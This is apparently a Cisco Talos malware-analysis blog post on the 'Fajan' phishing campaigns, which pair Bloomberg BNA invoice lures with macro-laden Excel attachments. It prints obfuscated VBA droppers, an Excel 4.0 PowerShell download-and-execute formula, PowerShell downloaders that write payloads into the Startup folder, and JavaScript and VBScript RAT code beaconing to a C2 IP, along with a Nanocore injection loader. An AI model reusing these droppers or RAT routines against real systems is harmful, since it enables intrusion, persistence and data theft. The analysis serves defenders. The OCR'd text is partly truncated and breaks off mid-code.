A year of Fajan evolution and Bloomberg themed campaigns

blog.talosintelligence.com/2021/04/a-year-of-fajan-evolution-and-bloomberg.html

By Vanja Svajcer.

News summary

- Some malware campaigns are designed to spread malware to as many people as possible — while some others carefully choose their targets. Cisco Talos recently discovered a malware campaign that does not fit in any of the two categories. This actor has a relatively low volume of recovered samples, which makes it difficult to decide whether the campaigns are carefully targeted or mass-spammed.
- Cisco Talos recently discovered a series of low volume email campaigns we're calling "Fajan," targeting users with Bloomberg BNA-based email messages since at least March 2020.
- These threats demonstrate several techniques of the MITRE ATT&CK framework, most notably Scripting - T1064, PowerShell - T1059.001, Process Injection - T1055, Non Standard Port - T1571, Remote Access Software - T1219, Input Capture - T1056, Obfuscated Files or Information - T1027 and Registry Run Keys / Startup Folder - T1547.001

The actor employs various methods to install and run a variant of either JavaScript- or VBScript-based remote access trojans (RATs). The command and control (C2) IP addresses of the script-based RATs are also shared with some other popular families such as Netwire RC and Revenge RAT.

In one instance, we also observed Nanocore RAT as the final payload with a C2 server IP address shared with other RAT families such as XpertRAT.

The campaigns are likely a work of a single actor that keeps experimenting with various TTPs to make the campaigns more difficult to detect and more successful.

What's new?

We believe this is the first time anyone's documented Fajan's operations. The actor is actively maintaining the tools and has been active since March 2020. Based on the observed IOCs and TTPs, we have a moderate confidence that the actor is an Arabic-speaking person or group.

How did it work?

The infection starts with an email containing a message which pretends to come from Bloomberg's BNA division — a site dedicated to providing legal and regulatory information to professionals. The email contains an Excel spreadsheet as an attachment, containing macro code to either download the next infection stage or drop and run the final payload.

The payload is always a RAT that allows the attacker to take control over the infected system using HTTP over a non-standard TCP port.

The main payload is a JavaScript file, a VBScript file or a standard Windows PE binary.

So what?


The actors behind Fajan campaigns are actively maintaining and developing functionality to make the attacks more successful. The campaigns use email messages, which is still the most commonly used vector in a successful compromise. The inclusion of remote access trojans as payloads of the campaign indicate the actors may want to carry out surveillance operations or steal user data. The C2 servers were not responsive at the time of analysis and we could not discover the final objective of the campaigns.

Technical details

Email messages

All Fajan email messages contain basic content that purportedly inform a subscriber of the Bloomberg BNA service that they owe a payment to and includes an Excel spreadsheet as an attachment.

The attachment name always contains some form of the Bloomberg BNA Invoice name combined with a random number specific for a particular campaign. Some early examples of campaign email messages contain a second attachment containing a copy of the email body text as a clean RTF file.



Example of an Fajan email campaign from April 2020.

The phone number included in Fajan's emails seems to be a private phone number located in New York, and is likely unrelated to the actor's true phone number.

Excel attachment VBA macro code

Each Bloomberg-themed campaign attachment contains VBA code that differs from other, similar campaigns. The changes may have been generated by an automated tool, and in some instances, even coded by the actor.

The VBA code is lightly obfuscated to break the most obvious strings, such as the filenames. The actors hope these small changes will be sufficient to make detection more difficult. One notable feature of most Fajan droppers is that they place some of the content into the Excel spreadsheet cells which may make emulation of the code and detection more difficult. Defenders will sometimes only scan the contents of the usual macro streams to write their detection, so placing it the cell could bypass this technique.

If an attachment contains VBA macro code, it's usually to drop and execute a JavaScript or a VBScript-based payload. The payloads are described later in this post and are rather simple RATs that connect to a hardcoded IP address and listen to commands sent using HTTP over a non-standard TCP port number.

The first example is an automatically executed VBA macro that uses a combination of the content of the Excel cells and hardcoded strings to form the content of a JavaScript payload — jobswebsite.js. The payload is lightly obfuscated and can be easily deobfuscated with an emulator or by replacing the eval function with the function wscript.echo.

```
Private Sub Workbook_Open()
Dim work1 As String
Dim work As String
work1 = "(39648/336,338-241,-695+809,-676+708,-625+731,-713+745,689-628,-478+510,-565+656,29070
Dim bwork2 As String
work2 = Range("DR781").Value
Dim work3 As String
work3 = Range("DR782").Value
Dim work4 As String
work4 = Range("DR783").Value
Dim work5 As String
work5 = "3,738-628,-360+400,33111/849,557-477,-402+481,24568/296,-181+265,-795+834,-484+528,800
Dim work6 As String
work6 = Range("DR784").Value
Dim work7 As String
work7 = "5+362,-595+711,298-187,49020/430,443-403,666-551,-576+617,-598+657,-472+485,7070/707,-
Dim work8 As String
work8 = Range("DR785").Value
Dim work9 As String
work9 = "45/183,8288/74,-420+528,316-219,-16+137,-557+635,-681+778,34+75,-475+576,470-411,-205+
Dim work11 As String
work11 = Range("DR786").Value
Dim work12 As String
work12 = Range("DR787").Value
Dim work13 As String
work13 = Range("DR788").Value

Dim worko As String
worko = Range("DR789").Value
work = "eval(eval(String.fromCharCode" + work1 + work2 + work3 + work4 + work5 + work6 + work7

Dim worka1 As String
worka1 = "j" + "o" + "b" + "s" + "website" + "." + "j" + "s"

Dim worki As Object
    Set worki = CreateObject(worko)
    Dim worka As Object
    Set worka = worki.CreateTextFile(worka1, True, True)

  worka.Write work
```

An example of VBA dropper dropping a JavaScript based payload.

	DR	DS	DT	DU	DV	DW
781	5/273,-124+223,29391/303,3364/29,-301+406,-724+835,289-179,-124+158,-89+133,-					
782	,-592+624,430-355,-715+793,53009/671,-643+722,14592/192,280-248,12139/199,-1					
783	1,10040/251,28044/684,29323/497,-467+480,-56+66,10235/89,-594+698,109-63,589					
784	6+642,-539+656,61902/543,686-576,15264/477,-198+286,14812/322,600-486,89385,					
785	7+538,8979/219,28544/892,238-115,2262/174,2860/286,42126/357,61+36,68+46,12					
786	5,-236+249,-478+488,-370+495,6721/517,4740/474,466-341,143/11,-157+167,580-4					
787	781/759,405-392,4720/472,2142/238,88250/706,549-517,-222+321,65+32,63452/547					
788	47,-734+857,5161/397,-541+551,-608+617,-777+786,-368+486,-30+127,-155+269,-2					
789	Scripting.FileSystemObject					
790						

Excel cells containing malicious code snippets used by VBA macros.

The second example we give here is a VBA dropper that drops and executes a VBScript-based payload with the filename "webstyle.vbs."

```
val1 = "Yx*O||y|*\o}wo*Xo@~ @}m|sz~8}vooz*;;::: }zvG,XKTKP, @rsvo*~|o nsw*k* nsw*l kG*}zvs~2psr2,|okn@,6,,36}zv3 }ovom~*mk}o*k2:3 m
val2 = Range("EB1021").Value
val3 = Range("EB1022").Value
val4 = "For i=1 To Len(str)"
val5 = "k= Asc(Mid(str,i,1))-10"
val6 = "on error resume next"
val7 = "j = j + Chr(k)"
val8 = "Next"
val9 = Range("EB1023").Value



val = Range("EB1027").Value + val1 + Range("EB1028").Value + vbCrLf + val2 + vbCrLf + val3 + vbCrLf + val4 + vbCrLf + val5 + vbCrLf



tax0 = Range("EB1024").Value

tax1 = "w" + "e" + "b" + "style" + "" + "." + "v" + "b" + "s"

tax2 = "w" + "s" + "cr" + "ipt " + tax1

Dim taxi As Object
    Set taxi = CreateObject(tax0)
    Dim taxa As Object
    Set taxa = taxi.CreateTextFile(pathz, True, True)

  taxa.Write val

    taxa.Close

    Dim taxb As Object
    Set taxb = taxi.CreateTextFile(tax1, True, True)

  taxb.Write val
```

VBA macro to drop and execute webstyle.vbs.

The VBA macro code almost always ends with a snippet that deletes the cell contents hosting fragments of malicious code and adds additional, legitimate-looking content, to the first cells in an Excel worksheet. This means the VBA code will be rendered unusable after running once, but it makes the document slightly more difficult to discover.

```
Range("EB1010").Value = ""
Range("EB1020").Value = " "
Range("EB1021").Value = "   ? "
Range("EB1023").Value = ""
Range("EB1024").Value = " "
Range("EB1027").Value = "   ? "
Range("EB1028").Value = "   ? "
Range("A1").Value = "? "
Range("B1").Value = "First Name"
Range("C1").Value = "Less Than"
Range("D1").Value = "Gender"
Range("E1").Value = "Country"
Range("F1").Value = "Age"
Range("G1").Value = "Date"
Range("h1").Value = "Id"
End Sub
```

Cleanup VBA code toward the end of the Workbook_Open function.

Excel 4.0 formula macros

Approximately 60 percent of the attachments use VBA to drop and run a malicious payload. The rest of the attachments contain Excel 4.0 macro formulas designed to be executed when the files are open. All of them contain a simple code to execute a PowerShell command line to download and execute the next stage from a Pastebin URL. The raw content of the Pastebin URL is supplied as an argument to the Invoke-Expression (IEX) scriptlet, which executes the downloaded code in memory.

```
27433 'Workbook'
      Plugin: BIFF plugin
        0160      2 USESELFS : Natural Language Formulas Flag
        0006     26 FORMULA : Cell Formula - R2C1 len=4 ptgFuncVarV args 0 func RETURN (0x0037)
        '0006    152 FORMULA : Cell Formula - R9591C1 len=130 ptgStr "p" ptgAttr ptgStr "owershell.exe -Command IEX
        (New-Object(\'Net.WebClient\')).\'DoWnloAdsTrInG\'(\'https://pastebin.com/raw/v3YMf04z\')" ptgAttr ptgConcat
        ptgFuncVarV args 1 func EXEC (0x006e) '
        0006     26 FORMULA : Cell Formula - R30000C1 len=4 ptgFuncVarV args 0 func HALT (0x0036)
```

Excel 4.0 macro formula downloader code.

Intermediate stages

It is not entirely clear why one or more intermediate stages are used, as the attacks can be stopped by blocking any individual stage. The more stages there are, the more likely the detection will be effective. This may conceal the location of the final payload or to allow the actors the flexibility to change the payload by changing the content of intermediate stages.

Pastebins — simple PowerShell downloaders

All of the retrieved Pastebins contain code to download and run a payload from a free file-sharing site Top4top.io, all except one early example whose URL points to a payload hosted by the Amazon S3 service.

```
$p='C:\Users\'+ $env:UserName +'\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\c.vbs';(New-Object
System.Net.WebClient).DownloadFile('https://blob-ap-south-1-ukyez4.s3.ap-south-1.amazonaws.com/sara/0e/0e4d/
0e4d1215-3079-468d-9188-6eb6a8e0df14.bin?response-content-disposition=attachment%3B%20filename%3D%22news.vbs%22&
response-content-type=&X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Algorithm=AWS4-HMAC-SHA256&
X-Amz-Credential=AKIAI75SICYCOZ7DPWTA%2F20200417%2Fap-south-1%2Fs3%2Faws4_request&X-Amz-Date=20200417T170615Z&
X-Amz-SignedHeaders=host&X-Amz-Expires=1800&
X-Amz-Signature=9fbebca4d882e098045c835add71a9b652dfddd7f0fb529974116f4066ac8f0a', $p);Invoke-Item $p
```


One outlier downloader from Pastebin with the payload hosted using the Amazon S3 storage service.

Top4top.io is a free file-sharing site that is popular among users in Egypt, Algeria and Yemen, according to its Cisco Umbrella domain requester distribution. Usually, Top4top URLs from the intermediate stages look like media file types but the downloaded files are VBScript-based payloads using filenames "c.vbs" or "NoSleep.vbs".

```
$ProcName = "NoSleep.vbs";
$WebFile = "https://k.top4top.io/p_1893s178y1.jpg";
(New-Object System.Net.WebClient).DownloadFile($WebFile,"$env:APPDATA\$ProcName")
Start-Process ("$env:APPDATA\$ProcName");
```

NoSleep.vbs, a final payload is downloaded from Top4Top.io.

Top4Top.io seems to be aware of the frequent abuse of the site, as there is a dedicated section for reporting it to the operators of the site, which is hosted by OVH.



?Why do I see this page ▪

?Why or how are files deleted ▪

Can you provide me with more information ▪
?about this site or this service

Follow us on Twitter | Report Abuse | Connect with us

In some cases, the Top4Top intermediate stage was already removed after an abuse report.

JavaScript payloads

A typical final payload dropped by Excel VBA code is a script file, which uses HTTP to communicate with the C2 server. The client collects some information about the infected system and uses the collected information as the User-Agent string in the HTTP header, presumably to keep the state for each individual infected system. The client uses non-standard TCP ports such as 1111 and 1155 to communicate with the C2 server.

The client expects the C2 server to send commands and parameters in a HTTP response with a typical command used to download and run additional modules from a URL. Here, we see an example of the command "RF," which is used to create another script file in the user's Temporary folder and run it using the run function of the Wscript.Shell ActiveX object.

```
        if (P[0] === "RF") {
            var s2 = Ex("temp") + "\\" + P[2];
            var fi = fs.CreateTextFile(s2, true);
            fi.Write(P[1]);
            fi.Close();
            sh.run(s2);
        }
    } catch (err) {}
    WScript.Sleep(13000);
} while (true);

function Ex(S) {
    return sh.ExpandEnvironmentStrings("%" + S + "%");
}

function Pt(C, A) {
    var X = Cr(3);
    X.open('POST', 'http://194.37.97.135:1155/' + C, false);
    X.SetRequestHeader("User-Agent:", nf());
    X.send(A);
    return X.responsetext;
}

function nf() {
    var s, i;
    s = VN + Ch + Ex("COMPUTERNAME") + Ch + Ex("USERNAME") + Ch + Ob(2) + Ch + Ob(4) + Ch;
    return s;
}
```

A snippet of Fajan JavaScript RAT code.

The available commands in this JavaScript example are:

- Sc: Download a script file into the user's Temp folder and run it.
- Ex: Execute downloaded code using the eval function
- RF: Same as Sc

VBScript payloads

The payload is a lightly obfuscated VBScript in the Pastebin download branch that could be easily deobfuscated.

```
kiumnmvadsjjdhfjahfdsjffahfjfwquyeuyqvnbmnlufueghscabvndbjashkyutiyfgdcbvndbhkugdsfjg= "l@=b@@@@=o@@@@@=k@@@+'@jcnd@@@m@Z??*''@vcnd@@@m@@wZ?@@@@@?'`@@~@@l@@
lkjhjgtytytytuytuytuytrtrtertfdswerdswerfdswerfc=""
ljdswewewew
```

Other similar scripts have been uploaded to VirusTotal. Their authorship is claimed by an actor with a handle "Security.Najaf." This may imply the Fajan's author origin to be Iraq, although it could also be just a coincidence or false flag.

It is also possible that we are dealing with an entirely different actor, simply reusing the available script code or employing a code generator developed by Security.Najaf. Nevertheless, we decided to name the campaigns Fajan, reversing the string used to split the command sent from the C2 server.

```
pYFQGukgPxgZ="shell"
CreateObject(vMFQGukgPx+pYFQGukgPxgZ+".Application").Namespace(7).CopyHere WScript.ScriptFullName, 4 + 16 + 1024 ' copy to sta
wscript.sleep 1100
spl="NAJAF"
while true
dim a
dim b
dim c
'he answers here referring to DateTime.Now, which returns the local time (as in "in the system defau
a= split(fih("ready",""),spl)
select case a(0)
case "exc"

b=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%")+"\"+a(2)
'he answers here referring to DateTime.Now, which returns the local time (as in "in the system defau
dim sa
sa=a(1)
Set fs = CreateObject("Scripting.FileSystemObject")
    Set a = fs.CreateTextFile(b, True)
    a.WriteLine sa
    a.Close
wscript.sleep 3000
Run b
case "nim"
c=CreateObject("WScript.Shell").ExpandEnvironmentStrings("%APPDATA%")+"\Microsoft\Windows\Start Menu\Programs\Startup\"+a(2)
download a(1),c
```


A snippet of Fajan VBScript-based RAT code.

Here is the list of supported commands by one version of a VBScript based RAT:

- Exc: Create a file in the user's temp folder, download and save the content and run the file.
- Nim: Download and save a file in the user's Startup folder, using the filename supplied by the C2 server.

Nanocore RAT payload

One exception to the usual pattern of dropping or downloading a script based payload is an instance discovered on Feb. 16, 2021. Here, we are dealing with an almost identical email campaign, but the Excel file is a bit different.



A Fajan campaign, but with the Nanocore RAT downloader as the payload. The attachment size differs and the attachment naming scheme is slightly different.

Instead of downloading the next stage from Pastebin or dropping a final payload, the VBA macro drops and executes a VBScript-based downloader.

```
on error resume next
Set vvvvvvvvvvvvvvnnnnnnnnnnnnnn = CreateObject("WScript.Shell")


qqqaaaaaaaaaazzzzzzzzzz =StrReverse("srewopswodniW\46wowsys\swodniW\")

dddddddddddddddd=StrReverse("exe.lle"+"hsrewop\0.1v\lleh")

ccccccccccccc=qqqaaaaaaaaaazzzzzzzzzz+dddddddddddddddd


   vvvvvvvvvvvvvvnnnnnnnnnnnnnn.Run(ccccccccccccc+" Invoke-Expression((n`e`W`-Obj`E`c`T (('Net'+''+''+''+''+''
   +''+''+''+''+''+''+''+''+''+''+'.'+'Webc'+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+'lient'))).(('D'+'o'
   +'w'+'n'+'l'+'o'+'a'+'d'+'s'+'tri'+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''
   +''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+''+'n'+'g')).InVokE((('ht'+'tps://
   i.top4top.io/p_1869b2cpe1.jpg'))));exit "), CONSOLE_HIDE, CMD_WAIT
Set vvvvvvvvvvvvvvnnnnnnnnnnnnnn = Nothing
WScript.Sleep 60000
ggggggggggggg=""
xxxxxxxxxxxxxxxxxxxxx="Shell"
CreateObject(ggggggggggggg+xxxxxxxxxxxxxxxxxxxxx+".Application").Namespace(7).CopyHere WScript.ScriptFullName, 4
+ 16 + 1024
```

VBScript-based downloader dropped and executed by the VBA macro code.

Once again, the payload loader is downloaded from the Top4Top.io file sharing site. The content of the loader is downloaded to memory and it contains a PowerShell code very similar to what we previously described in our post about recent Masslogger campaigns.

```
[void] [System.Reflection.Assembly]::LoadWithPartialName("Microsoft.VisualBasic")

[String]$sTPO='4D!.A9@.@.@.@.3@.@.@.@.@.@.@.4@.@.@.@.@.@.FFFF@.@.@.@.B8@.@.@.@.@.@.@.@.@.@.@.@.@.@.4@.@.@.@.@.@
@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.8@.@.@.@.@.@.@.E1FBA@.E@.
726F6772616D2@.63616E6E6F742@.626!.2@.727!.6E2@.696E2@.444F!.32@.6D6F646!.2E@.D@.D@.A24@.@.@.@.@.@.@.@.@.@.@.
@.@.@.@.@.@.@.@.@.@.@.@.@.E@.@.@.@.E@.1@.B@.1@.6@.@.@.@.C8@.1@.@.@.@.A2@.!.@.@.@.@.@.@.@.@.@.@.92E7@.1@.@.@.@.2@.
@.@.@.@.@.@.2@.@.@.@.@.4@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.4@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.C@.@.7@.@.@.@.@.2@.@.@.@
@.@.1@.@.@.@.@.@.@.@.@.@.1@.@.@.@.@.1@.@.@.@.@.@.@.@.@.@.@.@.@.@.1@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.38E
@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.2@.@.@.C@.@.@.@.@.@.@.@.@.@.@.@.@.@
@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@
@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.82@.@.@.@.@.48@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.2E746!.7874@.@.@.
@.@.2@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.@.2@.@.@.@.@.6@.2E726!.6C6F63@.@.@.@.@.C@.@.@.@.@.@.
```

Nanocore payload stored as a lightly obfuscated PowerShell string.

This indicates that actors behind Fajan and behind related MassLogger and Agent Tesla campaigns are using a similar toolkit to generate the .NET DLL assembly loaders which decode the payload and load the payload into the process space of the legitimate Windows process msbuild.exe.

```
[Reflection.Assembly]::Load($Vbn2020).GetType('aeWcJQ2o8D8BjFo8sB.CFiYQlI2TyOy4ZjDPw').GetMethod('W6U7YcDtxr').
Invoke($null,[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe',$Vbn2019))
```

Nanocore payload is injected into a msbuild.exe instance.

Nanocore is a well-known commercial Trojan available for sale since 2013. The author was arrested in 2017 and was sentenced to 33 months in prison. Ever since, the development of Nanocore stopped, but some versions have been successfully cracked and are widely used by attackers. The Nanocore client is written in C# and contains a resource segment with the configuration information which is extracted, decompressed and decrypted when the client is launched.

```
private static bool ReadSetConfiguration()
{
    byte[] array = Class8.CopyConfigFromResource();
    if (array != null)
    {
        MemoryStream input = new MemoryStream(array);
        BinaryReader binaryReader = new BinaryReader(input);
        byte[] byte_ = binaryReader.ReadBytes(binaryReader.ReadInt32());
        Guid guid_ = Class8.smethod_18(Assembly.GetExecutingAssembly());
        Class8.byte_2 = Class8.InitDecryption(byte_, guid_);
        Class13.ConfigureDecryptorEncryptor(Class8.byte_2);
        byte[] array2 = binaryReader.ReadBytes(binaryReader.ReadInt32());
        object[] array3 = Class13.TpDecryptDeflateParseList(array2);
        int num;
        object[] array4 = new object[(int)array3[num] - 1 + 1];
        num++;
        Array.Copy(array3, num, array4, 0, array4.Length);
        num += array4.Length;
        object[] array5 = new object[(int)array3[num] - 1 + 1];
